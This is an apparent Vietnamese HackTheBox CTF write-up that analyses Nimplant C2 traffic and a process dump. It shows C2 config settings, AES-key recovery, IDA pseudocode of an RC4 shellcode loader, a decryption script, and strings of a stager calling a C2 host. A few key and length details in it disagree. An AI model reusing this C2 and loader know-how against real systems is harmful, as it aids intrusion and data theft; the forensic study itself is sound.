

# THE ART OF CAPTURE

Flow giải bài:

Capture.pcap và DbgInfo.dmp

↓

HTTP Stream → Encrypted data → Nimplant C2 Framework

↓

Tìm k, AES key trong dump → Xor key

↓

AES key trong traffic → Decrypt traffic (from Nimplant source code)

↓

Task screenshot → Base64 decode 2 lần → gunzip file

↓

Unzip → PNG → Phần đầu flag

↓

Upload rev.exe → Decrypt, zlib inflate → PE32+ file

↓

IDA → Main → RC4 encrypted → key, payload

↓

Script decrypt → shellcode


↓

Strings → Nửa sau flag

↓

Flag


Đây là Challenge ở mức Hard đầu tiên trên HackTheBox em giải được, challenge cung cấp một file lưu lượng mạng và một process dump của một tiến trình đã chạy trên máy nạn nhân. Các gói mạng được truyền 100% qua TCP, trong đó 22% qua HTTP, ngoài ra cũng có các gói mạng JSON khả nghi.



Wireshark · Protocol Hierarchy Statistics · capture.pcapng

| Protocol                      | Percent Packets |
|-------------------------------|-----------------|
| Frame                         | 100.0           |
| Ethernet                      | 100.0           |
| Internet Protocol Version 4   | 100.0           |
| Transmission Control Protocol | 100.0           |
| Hypertext Transfer Protocol   | 22.6            |
| Media Type                    | 0.4             |
| JavaScript Object Notation    | 14.8            |

Follow theo HTTP Stream, có vẻ dữ liệu gửi giữa máy nạn nhân và server được mã hóa bằng Nimplant C2 Framework (rất giống chall Wolfenstein trong đợt tuyển thành viên của BKSEC).



Wireshark · Follow HTTP Stream (tcp.stream eq 1) · capture.pcapng

```
GET /api/v2/login HTTP/1.1
Connection: Keep-Alive
Accept: */*
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:127.0) Gecko/20100101 Firefox/127.0
Host: 192.168.1.34:4444

HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 49
Server: nginx
Date: Tue, 30 Jul 2024 17:54:37 GMT

{"id":"gxksd3v7","k":"op02j7SMi7iSsoqVh5uZpA="}

POST /api/v2/login HTTP/1.1
Connection: Keep-Alive
Content-Type: application/json
Accept: */*
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:127.0) Gecko/20100101 Firefox/127.0
X-Identifier: gxksd3v7
Content-Length: 195
Host: 192.168.1.34:4444

{"data":{"bV5Wem93TX1iVnRecmhKSPDC7mC7I8pwJ5SH9Gr5bk1sAU64IyOd0aDPNrDp1InjqLgA6n19yyvNZFavxyAv76FL4SqCR12HPB19/LULi77BYOmrg+RYfwZDKcIspnXWNB8RN9H35Rqam/BFuhIYqHiazFm4ZLKUbST8H/TB231r19eFFF1pN4="}}
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 16
Server: nginx
Date: Tue, 30 Jul 2024 17:54:37 GMT

{"status":"OK"}

GET /api/v2/ping HTTP/1.1
Connection: Keep-Alive
Accept: */*
```

Để xác nhận điều đó, em phân tích qua file process dump DbgInfo.dmp, strings file và lưu vào sth.txt

```
C:\> Users > ADMIN > Downloads > sth.txt
195590 serverHeader = "nginx"
195591 [nimplant]
195592 # Allow risky commands such as 'execute-assembly', 'powershell', or 'shinject' - operator discretion advised
195593 riskyMode = true
195594 # Enable Ekko sleep mask instead of a regular sleep() call
195595 # Only available for (self-deleting) executables, not for DLL or shellcode
195596 sleepMask = false
195597 # Configure the default sleep time in seconds
195598 sleepTime = 10
195599 # Configure the default sleep jitter in %
195600 sleepJitter = 0
195601 # Configure the kill date for Nimplants (format: yyyy-MM-dd)
195602 # Nimplants will exit if this date has passed
195603 killDate = "2050-12-31"
195604 # Configure the user-agent that NimPlants use to connect
195605 # Also used by the server to verify NimPlant traffic
195606 # Choosing an inconspicuous but uncommon user-agent is therefore recommended
195607 userAgent = "Mozilla/5.0 (X11; Linux x86_64; rv:127.0) Gecko/20100101 Firefox/127.0"
195608 Mozilla/5.0 (X11; Linux x86_64; rv:127.0) Gecko/20100101 Firefox/127.0
```

Process dump đã xác nhận Nimplant C2 Framework. Khi giải bài em đã thấy sự khác biệt đối với challenge của BKSEC, đó là challenge của BKSEC dùng chung một AES key để mã hóa cả data trong dump và trong pcap, còn bài này thì khó hơn chút khi AES key khác nhau. Nhưng cái giống nhau là *xor\_key*.

Cả trong pcap và dump trả về 2 biến *k* khác nhau. Và biến *k* trong Nimplant chính là  $k = b64encode(xor\_key \text{ XOR } AES\_key)$ . Vì *xor\_key* giống nhau nên flow sẽ là tìm *xor\_key* trong process dump và từ đó tìm được AES\_key để giải mã traffic.


Để tìm được *xor\_key* thì em sẽ cần tìm AES\_key của file dump. Trước hết là biến *k* trong dump

```
199191 Date: Wed, 04 Sep 2024 14:18:02 GMT
199192 {"id":"uemFPipI","k":"k6+vmZOvrZ6e1LuJrKKRxg==" }
199193 HTTP/1.1 200 OK
```

Em xác định offset của dòng trên trong file dump, và từ đó quay ngược lên trên tìm AES\_key của file dump, vì AES\_key chắc chắn phải xuất hiện trước thì mới tồn tại *k*. Từ đó em tìm được AES\_key của DbgInfo.dmp


```
luongdung@DESKTOP-CBPS8LU: /mnt/c/Users/ADMIN/Downloads$ grep -aob '{"id":"uemFPipI","k":"k6+vmZOvrZ6e1LuJrKKRxg=="}' DbgInfo.DMP
67521803:{"id":"uemFPipI","k":"k6+vmZOvrZ6e1LuJrKKRxg==" }
luongdung@DESKTOP-CBPS8LU: /mnt/c/Users/ADMIN/Downloads$ strings -a -td -n 16 DbgInfo.DMP | awk '$1>=66518000 && $1<=66520000 {print}'
66518032 Content-Length: 16
66518096 X-Identifier: uemFPipI
66518160 accept-encoding: gzip
66518288 Content-Type: application/json
66518416 application/json
66518480 application/json
66518608 Wed, 04 Sep 2024 14:18:35 GMT
66518672 ahJovEQsghEQsiBo
66518800 Wed, 04 Sep 2024 14:18:35 GMT
66518864 application/json
66518928 Wed, 04 Sep 2024 14:18:35 GMT
66519056 192.168.56.1:4444/api/v2/query
66519120 http://192.168.56.1:4444
66519184 application/json
66519248 kVUboRSaneIPXWg1
66519312 application/json
66519376 application/json
66519440 192.168.56.1:4444
66519504 Content-Type: application/json
66519568 //192.168.56.1:4444/api/v2/ping
66519696 //192.168.56.1:4444/api/v2/ping
66519760 http://192.168.56.1:4444
66519824 Content-Length: 16
```

Khi đã có AES\_key, theo đúng flow đó thì em sẽ tìm xor\_key mà cả 2 file đều sử dụng




Author đã sử dụng xor\_key khá đẹp. Và từ đó em tìm được AES\_key để bắt đầu decrypt traffic.

$$AES\_key = b64decode(k) \text{ XOR } xor\_key$$




Từ source code của Nimplant, đặc biệt trong file crypto.py có nhắc tới cách decrypt payload. Nimplant sử dụng AES-CTR, trong đó key không đổi, payload sau khi decode Base64 được lấy 16 bytes đầu làm IV, phần còn lại làm ciphertext. Vì vậy các recipe để giải mã sẽ là



Một số payload sau khi decrypt vẫn sẽ bị base64 encoded, ví dụ như




Tiếp tục decrypt cho tới




Attacker đã yêu cầu take screenshot trên máy nạn nhân. Từ source code của Nimplant, khi sreenshot ảnh sẽ được encdoe Base64 2 lần, nén gzip rồi mới gửi qua traffic.







Inflate zlib thu được rev.exe và export file.



Một file PE32+, em đã thử strings qua nhưng ko thu được phần 2 của flag luôn, có vẻ challenge này không dễ đến thế

```
luongdung@DESKTOP-CBPS8LU: /mnt/c/Users/ADMIN/Downloads$ file rev.exe
rev.exe: PE32+ executable (console) x86-64, for MS Windows, 6 sections
```

## Dùng IDA phân tích và tìm đến hàm main

```
if ( !VirtualProtect(qword_1400014B0, 0x2AFu, 0x40u, &f10ldProtect) )
{
    LastError = GetLastError();
    sub_140001030("Error: %d", LastError);
}
v7 = 0;
v8 = v17;
do
    *v8++ = v7++;
while ( v7 < 256 );
v9 = 0;
v10 = v17;
v11 = 0;
do
{
    v12 = *v10;
    v9 += *v10 + aXobvreX11mb[v11++ % 0xCu];
    *v10++ = v17[v9];
    v17[v9] = v12;
}
while ( v11 < 256 );
v13 = 0;
for ( i = 0; i < 687; ++i )
{
    v5 = (v5 + 1) % 256;
    v15 = v17[v5];
    v13 += v15;
    v17[v5] = v17[v13];
    v17[v13] = v15;
    *((_BYTE *)qword_1400014B0 + i) ^= v17[(unsigned __int8)(v17[v5] + v15)];
}
VirtualProtect(qword_1400014B0, 0x2AFu, f10ldProtect, &f10ldProtect);
((void (*)(void))qword_1400014B0[0])();
return 0;
}
```

Đoạn này giải mã 687 bytes tại vùng nhớ qword\_1400014B0 bằng RC4, key RC4 nằm trong mảng aXobvreX11mb dài 12 bytes. Vậy qword\_1400014B0 là payload cần giải, key sẽ thấy ở aXobvreX11mb.

|                        |                 |    |                                                            |
|------------------------|-----------------|----|------------------------------------------------------------|
| .text:00000001400014B0 | qword_1400014B0 | dq | 0F78FE1576495A38Fh, 7811C72A63439A72h, 1E52A8CE44C376F7h   |
| .text:00000001400014B0 |                 |    | ; CODE XREF: main+1C91p                                    |
| .text:00000001400014B0 |                 |    | ; DATA XREF: main+5Eto                                     |
| .text:00000001400014C8 |                 | dq | 0A6F9B7BE92813969h, 42B920A1861C65D8h, 0ED10CF76CEAA276Dh  |
| .text:00000001400014E0 |                 | dq | 0F233D8B9BE627B20h, 0D71C89E017E74B7h, 1B9919DA2544D84Ch   |
| .text:00000001400014F8 |                 | dq | 9E8F7ED943ABF7C6h, 9C0EF660019DEAACh, 4C8730FC7B11290Dh    |
| .text:0000000140001510 |                 | dq | 0CDD213A25A6E5471h, 64516279C8170EA2h, 40F8A934D7AC9E19h   |
| .text:0000000140001528 |                 | dq | 0B8196CDD49B5FE61h, 0D0115CA1ED8840A1h, 122A65BB6B42C3F3h  |
| .text:0000000140001540 |                 | dq | 1C6FEF0B2D996208h, 0FB129F4AAB4A6B68h, 0B48D6558B7C0951Dh  |
| .text:0000000140001558 |                 | dq | 5FC87CA49A58D6CAh, 0C46C6823E060A1DAh, 6A03C51AE40F28A8h   |
| .text:0000000140001570 |                 | dq | 5977C1508366A23Ah, 0D5FF942A1BCF228Eh, 1107619790C5D7CCh   |
| .text:0000000140001588 |                 | dq | 0B47B86DC7E1545DAh, 21E59C87C9AC8944h, 5B899C12855E03A8h   |
| .text:00000001400015A0 |                 | dq | 0B0B4F2D94E6318E8h, 0ECC8805028A505h, 2821E7CC01C48E67h    |
| .text:00000001400015B8 |                 | dq | 73F89E3666815224h, 0D96CF1F84B0A558Bh, 0E58BE150867FFD7Ah  |
| .text:00000001400015D0 |                 | dq | 0EF8CE110B10F0F3Dh, 693A7F06A9E3EC0Ch, 0D792BACBE2920705h  |
| .text:00000001400015E8 |                 | dq | 0E5C78F3CA31891CFh, 0BD69CE0C1D469331h, 0D388F15168EDF975h |
| .text:0000000140001600 |                 | dq | 0F20721D4F35045FAh, 0C61D17566F3F9A2Ah, 925F105E991CC043h  |
| .text:0000000140001618 |                 | dq | 65279DD7D7A021ACh, 0F6385D8D7E4EBAEAh, 695A82617C74E357h   |
| .text:0000000140001630 |                 | dq | 4B71B16A649CDB33h, 0FAD7939662198DE2h, 0C524F20F018C10C9h  |
| .text:0000000140001648 |                 | dq | 1630B11028EBEA6Fh, 0DF212BC4B302482Bh, 6974412F4D7813B0h   |
| .text:0000000140001660 |                 | dq | 0AEEB871F9FD744A7h, 0D8B70DB0B8673BCFh, 80FD57D4447BA94Eh  |
| .text:0000000140001678 |                 | dq | 0E9125CAD91E948B9h, 26BB69FEB142A4C9h, 8FD029B929F6DCD6h   |
| .text:0000000140001690 |                 | dq | 30E80622CEF6F0EAh, 0AB6379197B191D04h, 0FD6531DDE472F4D6h  |
| .text:00000001400016A8 |                 | dq | 0B7DD1EB82C12785h, 0B4F1308BDFCDE63Dh, 2BE376C1F7B9496Ah   |
| .text:00000001400016C0 |                 | dq | 38515F0B15A81C04h, 6F59A5B17AFB9FF0h, 4430B625473C388Ch    |
| .text:00000001400016D8 |                 | dq | 7D62F533CE3BCF4h, 0ADF52E39EE6E0B9h, 341518774738711h      |
| .text:00000001400016F0 |                 | dq | 32C5893C1521D420h, 0AE5FEBB4906D7E57h, 551BC328B230F68Eh   |
| .text:0000000140001708 |                 | dq | 60CA7424CD9CB038h, 0C0341BCC32EBEE35h, 5D39613B7AD2FAABh   |
| .text:0000000140001720 |                 | dq | 97D06BE5D880858Fh, 0DB10AD29B4D6B992h, 5FC8EEFB419C091h    |
| .text:0000000140001738 |                 | dq | 1EB906D017F448AFh, 0CA2CF73B6CCE81h, 0A27F21AA14B86C01h    |
| .text:0000000140001750 |                 | dq | 0BDF028401AA89A09h, 0B7F7DD5D0EECD2Bh                      |

payload

aXobvreX11mb db 'xobvrE\_x11mb',0



Dựa vào cách mã hóa, em đã nhờ Gemini tạo một đoạn code decrypt payload này.

```
C:\Users\ADMIN\Downloads\x.py - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
a.py - F:\ksec th\hidden str a.py - F:\ksec th\Wolffenstein x task (1).py - C:\Downloads zpy x /y x

1 import struct
2
3 def rc4_decrypt(ciphertext, key):
4     s = list(range(256))
5     j = 0
6     for i in range(256):
7         j = (j + s[i] + key[i % len(key)]) % 256
8         s[i], s[j] = s[j], s[i]
9
10    res = bytearray()
11    v5 = 0
12    v13 = 0
13    for char in ciphertext:
14        v5 = (v5 + 1) % 256
15        v13 = (v13 + s[v5]) % 256
16        s[v5], s[v13] = s[v13], s[v5]
17        res.append(char ^ s[(s[v5] + s[v13]) % 256])
18    return res
19
20 # DÃN CHUỖI HEX BẠN VỪA EXPORT VÀO ĐÃY
21 hex_string = """
22 8F A3 95 64 57 E1 8F F7 72 9A 43 63 2A C7 11 78 F7 76 C3 44 CE A8 5
23 """
24
25 key = b"xobvrE_x1mb"
26
27 # Xử lý chuỗi hex thành byte array
28 hex_clean = hex_string.replace('\n', ' ').strip()
29 ciphertext = bytes.fromhex(hex_clean)
30
31 # Giải mã
32 decrypted = rc4_decrypt(ciphertext, key)
33
34 # Lưu ra file để Speakeasy làm việc
35 with open("sc.bin", "wb") as f:
36     f.write(decrypted)
37
38 print(f"Xong! Đã tạo file sc.bin ({len(decrypted)} bytes).")

luongdung@DESKTOP-CBP58LU: /mnt/c/Users/ADMIN/Downloads$ python3 x.py
Xong! Đã tạo file sc.bin (688 bytes).
luongdung@DESKTOP-CBP58LU: /mnt/c/Users/ADMIN/Downloads$ file sc.bin
sc.bin: data
luongdung@DESKTOP-CBP58LU: /mnt/c/Users/ADMIN/Downloads$ strings sc.bin
AQAPRQH1
R`VH
rPM1
RAQH
AX*YZAXAYAZH
XAYZH
wininet
SZM1
192.168.56.1
/SeAVnSzYGny_v7692c-E_w57JS_zLNGf_gdg2mLWxOLMq1EjGpoLa05XvUgUufkEX4lsIGNmmk-
q9UUVxkJor_W_8lTBSolqitAv
SZAXM1
PSSI
SYj@ZI
St4y_4l3Rt_4ND_r3Ly_0n_y0ur$3Lf}
luongdung@DESKTOP-CBP58LU: /mnt/c/Users/ADMIN/Downloads$ |
```

Và tìm được phần 2 của flag

➔ FLAG: HTB{B1G\_Br0Th3r\_1\$\_WatCh1ng\_St4y\_4l3Rt\_4ND\_r3Ly\_0n\_y0ur\$3Lf}